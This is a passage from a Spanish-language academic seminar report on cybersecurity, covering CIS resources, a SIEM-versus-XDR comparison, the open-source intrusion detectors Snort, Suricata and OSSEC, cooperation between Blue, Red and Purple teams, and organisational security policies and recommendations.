El "Center for Internet Security" (CIS) es una organización sin fines de lucro que desempeña un papel importante en el ámbito de la ciberseguridad, y aunque no forma parte directamente de los equipos Blue Team, ofrece valiosos recursos y pautas que los equipos Blue Team pueden utilizar para fortalecer la seguridad de sus sistemas y redes. A continuación, te proporciono un pequeño tutorial sobre cómo funciona el CIS y cómo encontrar sus recursos y tutoriales:

Paso 1: Acceder al sitio web del CIS

Dirígete al sitio web oficial del "Center for Internet Security" en https://www.cisecurity.org/.

Paso 2: Explorar Recursos CIS

Una vez en el sitio web del CIS, encontrarás una amplia variedad de recursos y pautas de seguridad. Aquí hay algunos de los recursos más destacados:

CIS Controls: Estas son una serie de mejores prácticas de seguridad cibernética ampliamente reconocidas. Los equipos Blue Team pueden usar los CIS Controls como una guía para fortalecer sus defensas cibernéticas. Puedes encontrar información detallada sobre los CIS Controls en la sección "CIS Controls" del sitio web.

CIS Benchmarks: Los CIS Benchmarks son guías técnicas que proporcionan recomendaciones específicas de configuración para sistemas operativos, aplicaciones y dispositivos comunes. Estas pautas ayudan a configurar sistemas de manera segura. Puedes encontrar las guías de CIS Benchmarks en la sección "CIS Benchmarks" del sitio web.

CIS Critical Security Controls (CSC): Estos controles de seguridad críticos son un conjunto prioritario de acciones que las organizaciones pueden tomar para mejorar su postura de seguridad. Puedes obtener más información sobre los CSC en la sección "CIS Critical Security Controls" del sitio web.[33]

Paso 3: Búsqueda de Tutoriales y Recursos

Dentro de cada sección mencionada anteriormente, encontrarás recursos adicionales, incluyendo tutoriales, documentos técnicos y herramientas que pueden ayudar a los equipos Blue Team a implementar las mejores prácticas de seguridad.

Para buscar tutoriales específicos o recursos adicionales en el sitio web del CIS, puedes utilizar la función de búsqueda en la parte superior del sitio web e ingresar palabras clave relacionadas con el tema que te interese. Esto te ayudará a encontrar información específica sobre cómo implementar las recomendaciones de seguridad proporcionadas por el CIS.

El "Center for Internet Security" (CIS) es una fuente valiosa de recursos y pautas de seguridad cibernética que los equipos Blue Team pueden utilizar para fortalecer sus defensas y mejorar su postura de seguridad. El sitio web del CIS ofrece una amplia gama de recursos, incluyendo los CIS Controls, CIS Benchmarks y CSC, que pueden ser de gran utilidad en la gestión de la seguridad de una organización.

[33] ""Center for Internet Security" (CIS)", cisecurity, consultado el 8 de septiembre de 2023, https://www.cisecurity.org/

6.5 TABLA DE DIFERENCIAS EXISTENTES ENTRE SIEM Y XDR.

A continuación, se presenta una tabla que documenta las diferencias entre SIEM y XDR en términos de sus características y funciones clave en ciberseguridad:

Tabla 1 Diferencias existentes entre: SIEM y XDR.

Característica / Función	SIEM	XDR
Definición	SIEM es una plataforma que recopila, correlaciona y analiza registros de eventos y datos de seguridad en tiempo real para proporcionar visibilidad y alertas de amenazas.	XDR es una plataforma de seguridad que combina la detección y respuesta de amenazas más allá de los límites de la red, abordando múltiples vectores de ataque.
Cobertura de Datos	Principalmente se enfoca en eventos y registros generados por dispositivos y sistemas en la red.	Ofrece una visión más amplia al recopilar datos no solo de la red, sino también de puntos finales, correo electrónico, nube y aplicaciones.
Análisis de Comportamiento	SIEM se centra en la detección de anomalías y la correlación de eventos para identificar amenazas cibernéticas.	XDR utiliza análisis de comportamiento avanzado y machine learning para identificar patrones y comportamientos sospechosos en toda la infraestructura.

Respuesta a Incidentes	Ofrece capacidades limitadas de respuesta a incidentes, como alertas y notificaciones, pero generalmente requiere soluciones adicionales para la respuesta automatizada.	XDR proporciona capacidades avanzadas de respuesta a incidentes, incluida la capacidad de tomar medidas de mitigación automáticas en tiempo real.
Integración de Datos	Puede integrarse con una variedad de fuentes de datos, pero la integración puede ser compleja y llevar tiempo.	Se integra fácilmente con múltiples fuentes de datos y sistemas de seguridad, lo que simplifica la implementación y la administración.
Visibilidad en la Nube	Limitada en la visibilidad de la nube y puede requerir complementos o soluciones adicionales para abordar la seguridad en la nube.	Proporciona visibilidad integral en entornos de nube pública, privada e híbrida, lo que facilita la protección de recursos en la nube.
Enfoque de Amenazas	Mayormente se enfoca en la detección de amenazas conocidas y patrones previamente identificados.	Incorpora la detección avanzada de amenazas, que se basa en el análisis de comportamiento y la detección de amenazas desconocidas.

Escalabilidad	Puede ser escalable, pero la adición de nuevos dispositivos y sistemas puede requerir una configuración y ajuste significativos.	Diseñado para ser escalable y gestionar grandes volúmenes de datos y dispositivos sin problemas, lo que facilita la expansión.
Automatización	Ofrece automatización limitada y generalmente requiere configuraciones personalizadas para lograr la automatización completa.	Ofrece una mayor automatización de la detección y respuesta, lo que permite una respuesta más rápida a las amenazas.

Fuente: Autor[34]

6.6 APLICATIVOS DE DETECCIÓN DE ATAQUES INFORMÁTICOS CON LICENCIA GPL.

Estas son tres herramientas de detección de ataques informáticos de código abierto que están disponibles bajo la licencia GPL(General Public License), que son de código abierto y pueden ser utilizadas de forma gratuita y se utilizan ampliamente en entornos de seguridad para proteger redes y sistemas contra amenazas cibernéticas.

Snort:

Descripción: Snort es un sistema de detección y prevención de intrusiones de red (NIDS/IPS) de código abierto que analiza el tráfico de red en busca de patrones y firmas de ataques conocidos.

[34] Palo Alto Networks, "SIEM vs. XDR: The Definitive Guide", consultado el 12 de mayo de 2023,

Características: Ofrece una amplia variedad de reglas predefinidas para detectar ataques comunes, así como la capacidad de crear reglas personalizadas. Es altamente configurable y ampliamente utilizado en entornos de seguridad de redes.[35]

Suricata:

Descripción: Suricata es otro sistema de detección de intrusiones de red de código abierto que también puede funcionar como un IDS/IPS en tiempo real.

Características: Suricata es conocido por su capacidad de alto rendimiento y soporte para la detección basada en reglas y en el análisis de comportamiento. Puede analizar el tráfico en tiempo real y alertar sobre amenazas.[36]

OSSEC:

Descripción: OSSEC (Open Source Security Information and Event Management) es una plataforma de seguridad de código abierto que proporciona detección de intrusiones, correlación de eventos y análisis de registros.

Características: OSSEC es versátil y puede utilizarse tanto para la detección de intrusiones como para la monitorización de seguridad y el análisis de registros. Proporciona alertas en tiempo real y es ampliamente personalizable.[37]

---

[35] "Snort - Network Intrusion Detection & Prevention System", consultado el 7 de enero de 2023, https://www.snort.org/.
[36] "Suricata - Open-Source IDS / IPS / Network Security Monitor", https://suricata-ids.org/

[37] OSSEC - Open-Source Security Information and Event Management", consultado el 1 de septiembre de 2023, https://www.ossec.net/.

7 APORTES DENTRO DE UNA ORGANIZACION

¿De qué manera pueden aportar en el campo de la ciberseguridad la integración de equipos blue team, red team y purple team al mismo tiempo dentro de una organización?

La integración de equipos Blue Team, Red Team y Purple Team dentro de una organización es una estrategia poderosa para fortalecer la ciberseguridad y garantizar una defensa sólida contra amenazas cibernéticas. Cada equipo desempeña un papel específico y complementario en el proceso de evaluación y mejora de la seguridad de la organización[38]. A continuación, se describen cómo estos equipos pueden aportar en el campo de la ciberseguridad cuando trabajan juntos:

Aprendizaje Continuo:

La colaboración entre el Blue Team, el Red Team y el Purple Team no solo impulsa mejoras en la ciberseguridad de la organización, sino que también promueve un aprendizaje continuo en todos los equipos involucrados.

Para el Blue Team, el aprendizaje continuo es esencial para mantenerse al tanto de las últimas amenazas y tácticas utilizadas por ciberdelincuentes. Al trabajar con el Red Team, que simula ataques reales, el Blue Team tiene la oportunidad de enfrentarse a escenarios de seguridad realistas y aprender a identificar indicadores de compromiso (IOCs) y patrones de actividad maliciosa. Esto fortalece la capacidad del Blue Team para detectar y responder de manera más efectiva a amenazas en tiempo real.

El Red Team también se beneficia del aprendizaje continuo al observar cómo el Blue Team responde a sus ataques simulados. Esto proporciona información valiosa sobre las capacidades de detección y respuesta del equipo de defensa. El

[38] Ramírez Gallego, D. A. Capacidades Técnicas, Legales y De Gestión Para Equipos Blueteam y Redteam. https://repository.unad.edu.co/handle/10596/43142

Red Team puede ajustar sus tácticas y técnicas en función de las respuestas del Blue Team, lo que les permite mejorar sus habilidades de evasión y mantenerse a la vanguardia de las amenazas cibernéticas emergentes.

El Purple Team, como facilitador de la colaboración, juega un papel crucial en el intercambio de conocimientos entre los equipos[39]. Facilita la discusión y el análisis posterior a los ejercicios, donde se comparten lecciones aprendidas y se identifican áreas de mejora. Esta retroalimentación continua es esencial para el desarrollo de estrategias y la adaptación de políticas de seguridad.

La integración de equipos Blue Team, Red Team y Purple Team crea un ciclo de aprendizaje continuo en el campo de la ciberseguridad. Esto no solo fortalece las defensas de la organización, sino que también mantiene a los equipos actualizados con las últimas tendencias y amenazas en el entorno cibernético en constante evolución. El aprendizaje continuo se convierte en un activo estratégico que mejora la preparación y la capacidad de respuesta ante amenazas cibernéticas.

Validación de defensas:

La validación de defensas es un componente crítico en la ciberseguridad de una organización y se refiere a la evaluación de las medidas de seguridad implementadas para garantizar que sean efectivas y cumplan su propósito de proteger la infraestructura y los activos digitales. En el contexto de la colaboración entre equipos Blue Team, Red Team y Purple Team, la validación de defensas adquiere un significado aún más importante. Aquí se detalla su importancia y proceso:

Importancia de la Validación de Defensas:

Evaluación Objetiva: La validación de defensas permite una evaluación objetiva de las medidas de seguridad. Esto asegura que las inversiones realizadas en

[39] Cortes Carrillo, S. E. Capacidades técnicas, legales y de gestión para equipos BlueTeam y RedTeam. https://repository.unad.edu.co/handle/10596/50306

seguridad cibernética se traduzcan en mejoras reales en la postura de seguridad de la organización.

Asegurar Eficacia: Ayuda a garantizar que las defensas implementadas sean efectivas y que cumplan con los estándares de seguridad requeridos. Esto reduce el riesgo de brechas de seguridad no detectadas.

Identificación de Brechas: Durante el proceso de validación, se pueden identificar brechas o debilidades en las defensas que requieren atención. Esto permite tomar medidas correctivas antes de que se conviertan en vectores de ataque.

Mejoras Continuas: La validación constante de las defensas fomenta un ciclo de mejora continua en la seguridad cibernética de la organización. Las lecciones aprendidas de la validación se utilizan para perfeccionar las políticas y procedimientos de seguridad.

Proceso de Validación de Defensas:

Planificación: Se comienza con la planificación de las pruebas de validación. Esto incluye la definición de objetivos claros, la selección de herramientas y metodologías apropiadas, y la identificación de los sistemas o activos a evaluar.

Ejecución de Pruebas: Se realizan pruebas controladas o simulaciones de ataques para evaluar la efectividad de las defensas. El Red Team, en este contexto, desempeña un papel clave al simular ataques realistas.

Análisis de Resultados: Se analizan los resultados de las pruebas para identificar cualquier punto débil o deficiencia en las defensas. Esto puede incluir la identificación de vulnerabilidades no detectadas previamente.

Recomendaciones y Acciones Correctivas: Basándose en los resultados, se elaboran recomendaciones para mejorar las defensas. El Blue Team toma medidas correctivas para abordar las debilidades identificadas.

Validación de Mejoras: Después de implementar las mejoras, se realiza una validación adicional para verificar que las medidas correctivas hayan sido efectivas.

Documentación: Se documenta todo el proceso de validación, incluyendo los resultados, las recomendaciones y las acciones tomadas. Esto sirve como referencia para futuras evaluaciones.

La validación de defensas es un proceso continuo y esencial en la ciberseguridad moderna. La colaboración entre equipos Blue Team, Red Team y Purple Team en este proceso asegura una evaluación completa y precisa de las medidas de seguridad, lo que contribuye a una postura de seguridad más sólida y a una mejor preparación contra amenazas cibernéticas.

Mejoras Basadas en Datos:

En el contexto de la ciberseguridad y la colaboración entre equipos Blue Team, Red Team y Purple Team, las mejoras basadas en datos son fundamentales para fortalecer la seguridad de una organización. Esta práctica implica utilizar datos y hallazgos concretos recopilados durante las evaluaciones de seguridad para tomar decisiones informadas y mejorar la postura de seguridad. Aquí se explora la importancia y el proceso de implementar mejoras basadas en datos:

Importancia de las Mejoras Basadas en Datos:

Toma de Decisiones Informadas: Las mejoras basadas en datos permiten a las organizaciones tomar decisiones de seguridad cibernética fundamentadas en información objetiva y no en suposiciones. Esto reduce el riesgo de inversiones innecesarias o ineficaces en seguridad.

Priorización de Recursos: Los datos recopilados, como las vulnerabilidades identificadas o las amenazas simuladas por el Red Team, permiten a la organización priorizar sus recursos y esfuerzos en áreas críticas que requieren atención inmediata.

Evaluación de Impacto: Los datos también pueden ayudar a evaluar el impacto de las mejoras implementadas. Esto proporciona información sobre cómo las medidas de seguridad afectan a la organización y si están cumpliendo sus objetivos.

Alineación Estratégica: Las mejoras basadas en datos pueden alinear la estrategia de seguridad con los riesgos reales a los que se enfrenta la organización, lo que garantiza que los recursos se utilicen de manera efectiva.

Proceso de Implementación de Mejoras Basadas en Datos:

Recopilación de Datos: Se recopilan datos de múltiples fuentes, como resultados de pruebas de seguridad, informes de incidentes, registros de actividad de red y más. Estos datos se pueden obtener de la colaboración entre el Red Team y el Blue Team.

Análisis de Datos: Se analizan los datos recopilados para identificar tendencias, patrones y debilidades en la seguridad cibernética. Esto implica la revisión de informes de vulnerabilidades, análisis forenses y resultados de ejercicios de ataque simulado.

Identificación de Áreas de Mejora: Basándose en el análisis de datos, se identifican áreas específicas que requieren mejoras. Esto puede incluir la corrección de vulnerabilidades, la optimización de políticas de seguridad o la actualización de sistemas.

Planificación de Acciones: Se elabora un plan que describe las acciones específicas que se deben tomar para abordar las áreas identificadas. Este plan debe incluir plazos, responsabilidades y recursos necesarios.

Implementación de Mejoras: Se implementan las mejoras planificadas de acuerdo con el plan establecido. Esto puede implicar parches de seguridad, cambios en la configuración de sistemas o la adopción de nuevas tecnologías de seguridad.

Evaluación de Efectividad: Después de implementar las mejoras, se evalúa su efectividad utilizando métricas y datos comparativos. Esto ayuda a determinar si las mejoras han tenido el impacto deseado.

Ciclo Continuo: El proceso de implementación de mejoras basadas en datos es continuo. La organización debe seguir recopilando datos, analizando resultados y realizando mejoras para adaptarse a las amenazas en evolución.

Coordinación Eficiente:

La coordinación eficiente es un elemento clave en la colaboración entre equipos Blue Team, Red Team y Purple Team en el ámbito de la ciberseguridad. Se refiere a la capacidad de estos equipos para trabajar juntos de manera efectiva y sincronizada para abordar los desafíos de seguridad cibernética de la organización. Aquí se detalla su importancia y cómo se logra:

Importancia de la Coordinación Eficiente:

Maximiza la Eficiencia: La coordinación eficiente asegura que todos los equipos estén alineados en sus objetivos y actividades. Esto evita duplicación de esfuerzos y malgasto de recursos.

Mejora la Comunicación: Facilita una comunicación clara y constante entre los equipos, lo que es fundamental para compartir información relevante, hallazgos de seguridad y recomendaciones.

Optimiza la Respuesta a Incidentes: En caso de un incidente de seguridad real, una coordinación eficiente permite una respuesta más rápida y efectiva. Los equipos pueden trabajar juntos para mitigar el impacto y minimizar la exposición a riesgos.

Fomenta el Aprendizaje: La colaboración entre los equipos proporciona oportunidades para aprender unos de otros. La coordinación eficiente permite la transferencia de conocimientos y habilidades entre el Blue Team, el Red Team y el Purple Team.

Cómo Lograr la Coordinación Eficiente:

Roles y Responsabilidades Claras: Cada equipo debe tener roles y responsabilidades claramente definidos. Esto evita confusiones y asegura que cada equipo sepa qué se espera de ellos.

Comunicación Abierta: Se deben establecer canales de comunicación abiertos y efectivos entre los equipos. Esto incluye reuniones regulares, intercambio de informes y acceso a plataformas compartidas.

Colaboración en Ejercicios: La coordinación eficiente se mejora mediante la realización conjunta de ejercicios de seguridad, donde el Red Team simula ataques y el Blue Team y el Purple Team trabajan juntos para detectar, contener y mitigar las amenazas.

Compartir Conocimiento: Los equipos deben estar dispuestos a compartir conocimientos y lecciones aprendidas. Esto incluye la documentación de incidentes pasados, debilidades descubiertas y estrategias efectivas.

Flexibilidad y Adaptabilidad: La coordinación eficiente requiere la capacidad de adaptarse a situaciones cambiantes. Los equipos deben ser flexibles en su enfoque y estar dispuestos a ajustar sus tácticas según sea necesario.

Liderazgo de Coordinación: Un líder de coordinación o el equipo Purple Team pueden desempeñar un papel importante en asegurar que la colaboración sea eficiente y efectiva. Este líder puede ayudar a facilitar la comunicación y la planificación entre los equipos.

Recomendaciones Estratégicas:

Las recomendaciones estratégicas son sugerencias específicas destinadas a mejorar la ciberseguridad de una organización. Estas recomendaciones se basan en la evaluación de amenazas y vulnerabilidades realizada por los equipos Blue Team, Red Team y Purple Team, así como en el análisis de datos recopilados durante las pruebas de seguridad. Aquí se presentan algunas recomendaciones estratégicas típicas que pueden surgir de la colaboración entre estos equipos:

Parcheo y Actualización Continua: Mantener el software y los sistemas actualizados con los últimos parches de seguridad es fundamental. Se deben establecer procesos rigurosos para aplicar parches de manera regular y automatizada.

Segmentación de Redes: Implementar una estrategia de segmentación de redes para limitar el movimiento lateral de los atacantes dentro de la infraestructura. Esto asegura que, si un sistema es comprometido, el acceso a otros recursos esté restringido.

Mejora de la Detección de Amenazas: Invertir en soluciones de detección de amenazas avanzadas que utilicen análisis de comportamiento y aprendizaje automático para identificar actividades sospechosas en tiempo real.

Autenticación Multifactor (MFA): Implementar MFA en todos los sistemas y servicios críticos. Esto añade una capa adicional de seguridad al requerir múltiples formas de autenticación para acceder a cuentas y recursos.

Educación y Concientización: Realizar programas de capacitación en seguridad cibernética para el personal de la organización. Los empleados deben estar capacitados para identificar posibles amenazas, como ataques de phishing.

Auditorías de Seguridad Regulares: Programar auditorías de seguridad internas o externas de forma regular para evaluar la postura de seguridad de la organización y garantizar el cumplimiento de las políticas.

Respuesta a Incidentes: Desarrollar y poner a prueba planes de respuesta a incidentes. Los equipos Blue Team y Red Team deben trabajar en conjunto para simular y entrenar en la respuesta a amenazas cibernéticas.

Gestión de Acceso y Privilegios: Revisar y limitar los privilegios de acceso a sistemas y datos. Solo el personal autorizado debe tener acceso a recursos críticos.

Monitoreo de Tráfico: Implementar sistemas de monitoreo de tráfico de red para detectar patrones inusuales o actividad maliciosa. Los equipos de seguridad deben analizar y responder a alertas de manera proactiva.

Mejora de la Cultura de Seguridad: Fomentar una cultura de seguridad cibernética en toda la organización. Esto implica la responsabilidad de todos los empleados en la protección de la información y la infraestructura.

Planificación de Continuidad del Negocio: Desarrollar un plan de continuidad del negocio que incluya medidas de recuperación ante desastres cibernéticos, como copias de seguridad regulares y la disponibilidad de sistemas redundantes.

Evaluación de Terceros: Evaluar y monitorear la seguridad de los proveedores y socios de negocios que tienen acceso a sistemas y datos de la organización.

Estas son solo algunas de las muchas recomendaciones estratégicas que pueden surgir de la colaboración entre equipos Blue Team, Red Team y Purple Team. Las recomendaciones específicas variarán según las circunstancias y las vulnerabilidades identificadas, pero el objetivo es fortalecer las defensas de la organización y reducir el riesgo de incidentes de seguridad cibernética.

8 RECOMENDACIONES Y POLITICAS DE MEJORA EN ENTORNOS T.I

La ciberseguridad es una preocupación crítica en los entornos de Tecnología de la Información (T.I.) en cualquier organización. La implementación de políticas y recomendaciones sólidas puede ayudar a mitigar riesgos y fortalecer las defensas[40]. A continuación, se presentan políticas y recomendaciones clave:

Política de Acceso y Autenticación:

Establezca un período de bloqueo de cuentas después de varios intentos fallidos de inicio de sesión.

Implemente un sistema de revisión de acceso regular para garantizar que las cuentas inactivas se desactiven de manera oportuna.

Política de Seguridad de Red:

Defina políticas de filtrado de contenido web para bloquear el acceso a sitios web maliciosos o no relacionados con el trabajo.

Implemente la detección de intrusiones en tiempo real para identificar y responder a amenazas de red.

Política de Uso de Dispositivos Móviles:

Exija el cifrado de dispositivos móviles y el acceso remoto seguro.

Establezca un proceso de revisión de aplicaciones móviles para evitar la instalación de aplicaciones no autorizadas.

Política de Protección de Datos:

[40] López López, S. A., & Vélez Zuluaga, J. (2023). Estudio para la implementación de las políticas empresariales de ciberseguridad para la conexión a la red de automatización para las plantas industriales de producción de café. https://repositorio.ucm.edu.co/handle/10839/4186

Defina protocolos de cifrado para datos en tránsito y en reposo.

Establezca un proceso de eliminación segura de datos en dispositivos y sistemas en desuso.

Política de Gestión de Parches y Actualizaciones:

Automatice la aplicación de parches de seguridad críticos.

Programe evaluaciones de seguridad regulares después de las actualizaciones para garantizar la estabilidad.

Política de Respuesta a Incidentes:

Realice simulacros periódicos de respuesta a incidentes para mejorar la preparación del equipo.

Mantenga un registro de incidentes pasados y utilice análisis post-incidente para mejorar las defensas.

Recomendaciones para mejorar la ciberseguridad:

Educación y Concientización:

Proporcione recursos de aprendizaje en línea y capacitación continua en seguridad cibernética.

Incluya pruebas de phishing simulado para educar a los empleados sobre la identificación de ataques de phishing.

Gestión de Acceso y Privilegios:

Implemente la autenticación de usuario basada en riesgos para ajustar los niveles de seguridad según el contexto de acceso.

Establezca una revisión de permisos de usuario de manera regular para evitar privilegios excesivos.

Monitorización y Detección:

Considere la implementación de soluciones de inteligencia de amenazas para una visibilidad avanzada.

Establezca una estrategia de respuesta a incidentes automatizada para acciones inmediatas.

Evaluación de Vulnerabilidades:

Realice análisis de seguridad de aplicaciones web y sistemas externos.

Incluya pruebas de seguridad de código fuente como parte del ciclo de desarrollo de software.

Evaluación de Terceros:

Establezca acuerdos de nivel de servicio de seguridad con proveedores y socios de negocios.

Revise regularmente los informes de auditoría de terceros para garantizar el cumplimiento.

Actualizaciones de Seguridad de Software:

Utilice herramientas de gestión de configuración para garantizar que las actualizaciones se apliquen de manera coherente en todos los sistemas.

Establezca un proceso de evaluación de impacto de seguridad antes de implementar actualizaciones críticas.

Plan de Continuidad del Negocio:

Incluya escenarios de ciberataque en los ejercicios de recuperación de desastres.

Establezca procedimientos de comunicación claros durante situaciones de crisis.

Control de Dispositivos Extraíbles:

Implemente políticas de cifrado automático para dispositivos extraíbles.

Bloquee la ejecución automática de software en unidades USB y otros dispositivos.

Colaboración entre Equipos de Seguridad:

Fomente la colaboración continua entre equipos Blue Team, Red Team y Purple Team para compartir información y mejorar la respuesta a amenazas.

La implementación de estas políticas y recomendaciones extendidas junto con una supervisión y mantenimiento regulares proporciona una sólida base para proteger la ciberseguridad en entornos de Tecnología de la Información.

9 CONCLUSIONES SOBRE LA INVERSIÓN EN CIBERSEGURIDAD EN LAS ORGANIZACIONES

La inversión en ciberseguridad es una prioridad estratégica para las organizaciones en la era digital. Las siguientes conclusiones se basan en las etapas ejecutadas a lo largo del seminario y respaldan la necesidad de inversión en ciberseguridad para proteger los activos y la reputación de la organización[41]:

[41] Hernández González, H. S. (2022). Importancia de Estructurar un Gobierno de Seguridad y Ciberseguridad en las Organizaciones. http://repository.unipiloto.edu.co/handle/20.500.12277/12278

Evaluación de Riesgos y Amenazas: La evaluación exhaustiva de riesgos y amenazas es el punto de partida esencial. Las organizaciones deben comprender las amenazas específicas que enfrentan, desde ataques de phishing hasta vulnerabilidades de red, para tomar decisiones informadas sobre la inversión en ciberseguridad.

Colaboración entre Equipos de Seguridad: La colaboración efectiva entre equipos de seguridad, como Blue Team y Red Team, es fundamental para identificar y mitigar las vulnerabilidades. La retroalimentación constante entre estos equipos ayuda a fortalecer las defensas.

Políticas y Recomendaciones Sólidas: Las políticas de seguridad sólidas y las recomendaciones específicas derivadas de la evaluación de amenazas proporcionan una guía clara para la inversión. Estas políticas deben estar alineadas con estándares de seguridad reconocidos.

Educación y Concientización: La capacitación continua del personal es un componente crítico. Los empleados bien informados son la primera línea de defensa contra amenazas como el phishing y el malware.

Tecnologías de Seguridad Avanzadas: La inversión en tecnologías avanzadas, como soluciones de detección de amenazas y análisis de comportamiento, es esencial para identificar y responder a ataques sofisticados.

Plan de Continuidad del Negocio: La inversión en un plan de continuidad del negocio que incluya la recuperación ante desastres cibernéticos es crucial. Las organizaciones deben estar preparadas para enfrentar y recuperarse de incidentes cibernéticos.

Evaluación de Terceros: La evaluación de la seguridad de proveedores y socios de negocios es una parte integral de la inversión en ciberseguridad. Las brechas en terceros pueden afectar a la organización.

Monitorización Continua: La inversión en sistemas de monitorización de seguridad y la respuesta proactiva a incidentes ayudan a detectar y contener amenazas antes de que causen un daño significativo.

Evaluación de Impacto de Seguridad: Antes de implementar actualizaciones y cambios, es importante evaluar su impacto en la seguridad. Esta evaluación guía las decisiones de inversión.

Conciencia de la Alta Gerencia: Comunicar la importancia de la inversión en ciberseguridad a la alta gerencia es crucial. Esto se logra presentando datos sólidos sobre riesgos y amenazas, así como el ROI (Retorno de la Inversión) esperado de la inversión.

La inversión en ciberseguridad es una inversión en la resiliencia y la continuidad de la organización en un mundo digital cada vez más complejo y amenazante. Las conclusiones respaldan la necesidad de asignar recursos adecuados y continuar adaptándose a las cambiantes amenazas cibernéticas para proteger los activos y la reputación de la organización.

10 CONCLUSIONES

A lo largo del seminario, hemos explorado una amplia gama de aspectos relacionados con la ciberseguridad y la protección de datos. Esto nos ha proporcionado una visión completa de este campo en constante evolución. Hemos comenzado por examinar las leyes y regulaciones que rigen la seguridad informática, y luego nos hemos sumergido en el funcionamiento de herramientas esenciales como Metasploit, Maltego y SpiderFoot, lo que ha ampliado significativamente nuestro conocimiento sobre cómo salvaguardar la información en el entorno digital.

Uno de los puntos más destacados ha sido el reconocimiento de la importancia crítica de la ética y la legalidad en la ciberseguridad, enfatizando siempre la necesidad de obtener permisos adecuados antes de evaluar sistemas y redes. Además, hemos explorado en detalle los identificadores CVE y su relación con bases de datos de exploits, lo que ha ilustrado cómo la colaboración es fundamental para la detección y resolución de problemas de seguridad. En resumen, este seminario nos ha proporcionado una visión integral y actualizada de la ciberseguridad y la protección de datos en el entorno digital actual.

El análisis del "acuerdo de confidencialidad" de HackerHouse destacó la importancia de equilibrar la ética y la legalidad en el mundo digital. En Colombia, las leyes de ciberseguridad, como el Código de Ética de COPNIA, sirven como guía para los expertos en este campo, ayudándoles a tomar decisiones inteligentes y éticas. Es esencial priorizar la ética y la legalidad sobre las ganancias económicas al enfrentar procesos ilegales, lo que contribuye a mantener una buena reputación profesional. Los altos niveles de intentos de ciberataques en Colombia subrayan los desafíos en la ciberseguridad y la necesidad de tomar medidas para protegerse en línea, siguiendo las leyes y comportándose éticamente. En un mundo de ciberseguridad complicado, las decisiones que tomamos pueden tener un impacto significativo en muchas personas, lo que resalta la importancia de navegar este terreno de manera ética y legal para evitar problemas legales y éticos.

El Anexo 4 - Escenario 3 proporciona herramientas y comandos para crear payloads y ejecutar ataques, lo que puede ser útil para comprender cómo funcionan los ataques informáticos y, por ende, cómo prevenirlos. Sin embargo, es esencial enfatizar que estas herramientas y técnicas deben ser utilizadas exclusivamente con fines educativos o en entornos controlados y autorizados, como parte de pruebas de penetración éticas.

La comprensión de cómo operan los ataques informáticos es valiosa para fortalecer la seguridad cibernética y mejorar las defensas, pero siempre debe hacerse de manera ética y legal. El Anexo 4 - Escenario 3 puede servir como una herramienta de aprendizaje para aquellos interesados en la seguridad informática y el trabajo del Red Team, pero se debe tener precaución y responsabilidad al aplicar estos conocimientos en situaciones reales.

Los equipos Blue Team y Red Team, en conjunto con otros protagonistas como el Purple Team y los equipos de respuesta a incidentes informáticos (CSIRT), desempeñan papeles esenciales en la defensa y la mejora continua de la seguridad cibernética[42].

La ciberseguridad es un campo en constante evolución donde la colaboración y la comprensión de los roles y responsabilidades de estos equipos son cruciales. A medida que las amenazas cibernéticas evolucionan constantemente, la cooperación y la preparación se convierten en las claves para mantener seguros nuestros activos digitales en un entorno cada vez más desafiante.

[42] Penedo, D. (2006, August). Technical Infrastructure of a CSIRT. In International Conference on Internet Surveillance and Protection (ICISP'06) (pp. 27-27). IEEE. https://ieeexplore.ieee.org/abstract/document/1690411/

11 RECOMENDACIONES

La ciberseguridad es un proceso continuo y la vigilancia constante es esencial para proteger los activos digitales. Adaptar las siguientes recomendaciones al entorno y mantenerse actualizado sobre las tendencias de seguridad es crucial para mantener un alto nivel de protección en un mundo digital en constante cambio.

Mantenga sus Sistemas Actualizados: Asegúrese de que su software, sistemas operativos y aplicaciones estén siempre actualizados con los últimos parches de seguridad para protegerlos contra vulnerabilidades conocidas.

Fortalezca sus Contraseñas: Utilice contraseñas fuertes y únicas para cada cuenta y considere el uso de un administrador de contraseñas para gestionarlas de manera segura.

Capacitación en Concientización de Seguridad: Proporcione capacitación en seguridad informática a su equipo y a usted mismo para que estén al tanto de las amenazas comunes y las mejores prácticas.

Implemente Autenticación de Dos Factores (2FA): Donde sea posible, habilite la autenticación de dos factores para agregar una capa adicional de seguridad a sus cuentas.

Monitorice el Tráfico de Red: Utilice herramientas de monitorización de red para detectar actividades sospechosas y posibles intrusiones.

Planifique la Respuesta a Incidentes: Desarrolle un plan de respuesta a incidentes para saber cómo actuar en caso de una brecha de seguridad. Practique simulacros regularmente.

Cifrado de Datos: Utilice cifrado para proteger la información sensible, tanto en tránsito como en reposo.

Firewalls y Protección de Perímetro: Configure firewalls y soluciones de protección de perímetro para filtrar y controlar el tráfico de red.

Realice Auditorías de Seguridad Regulares: Realice auditorías y pruebas de penetración periódicas para identificar y corregir vulnerabilidades.

Establezca Políticas de Uso Apropiado: Establezca políticas claras de uso de tecnología y seguridad para que todos en su organización las sigan.

Gestione Parches y Actualizaciones: Implemente un proceso de gestión de parches y actualizaciones efectivo para mantener su infraestructura segura.

Protección contra el Phishing: Capacite a los empleados para reconocer ataques de phishing y otras técnicas de ingeniería social.

Realice Copias de Seguridad Regulares de Datos: Realice copias de seguridad regulares de los datos críticos y pruebe la restauración de los mismos.

Seguridad en Dispositivos Móviles: Extienda las políticas de seguridad a los dispositivos móviles utilizados en la empresa y considere la implementación de soluciones de gestión de dispositivos móviles (MDM).

Colabore con Equipos de Seguridad: Fomente la colaboración y el intercambio de información con equipos de seguridad externos y otras organizaciones para estar al tanto de las últimas amenazas.

BIBLIOGRAFÍA

"The Basics of Hacking and Penetration Testing" de Patrick Engebretson. - "Red Team Field Manual" de Ben Clark.

"Windows 10 Inside Out" de Ed Bott y Carl Siechert.

"Windows Internals, Part 1: System architecture, processes, threads, memory management, and more" de Mark Russinovich, David Solomon y Alex Ionescu.

Allan Liska, The Practice Of Network Security: Deployment Strategies For Production Environments (Prentice Hall Ptr, 2002).

Avance Jurídico Casa Editorial Ltda. (n.d.). Leyes desde 1992 - Vigencia expresa y control de constitucionalidad [LEY_1273_2009]. Avance Jurídico Casa Editorial Ltda., Senado De La República De Colombia. http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

Ben Rothke, Purple Teaming: Adversarial Emulation for Cyber Security (Apress, 2018).

Código de ética | Copnia. (n.d.). https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

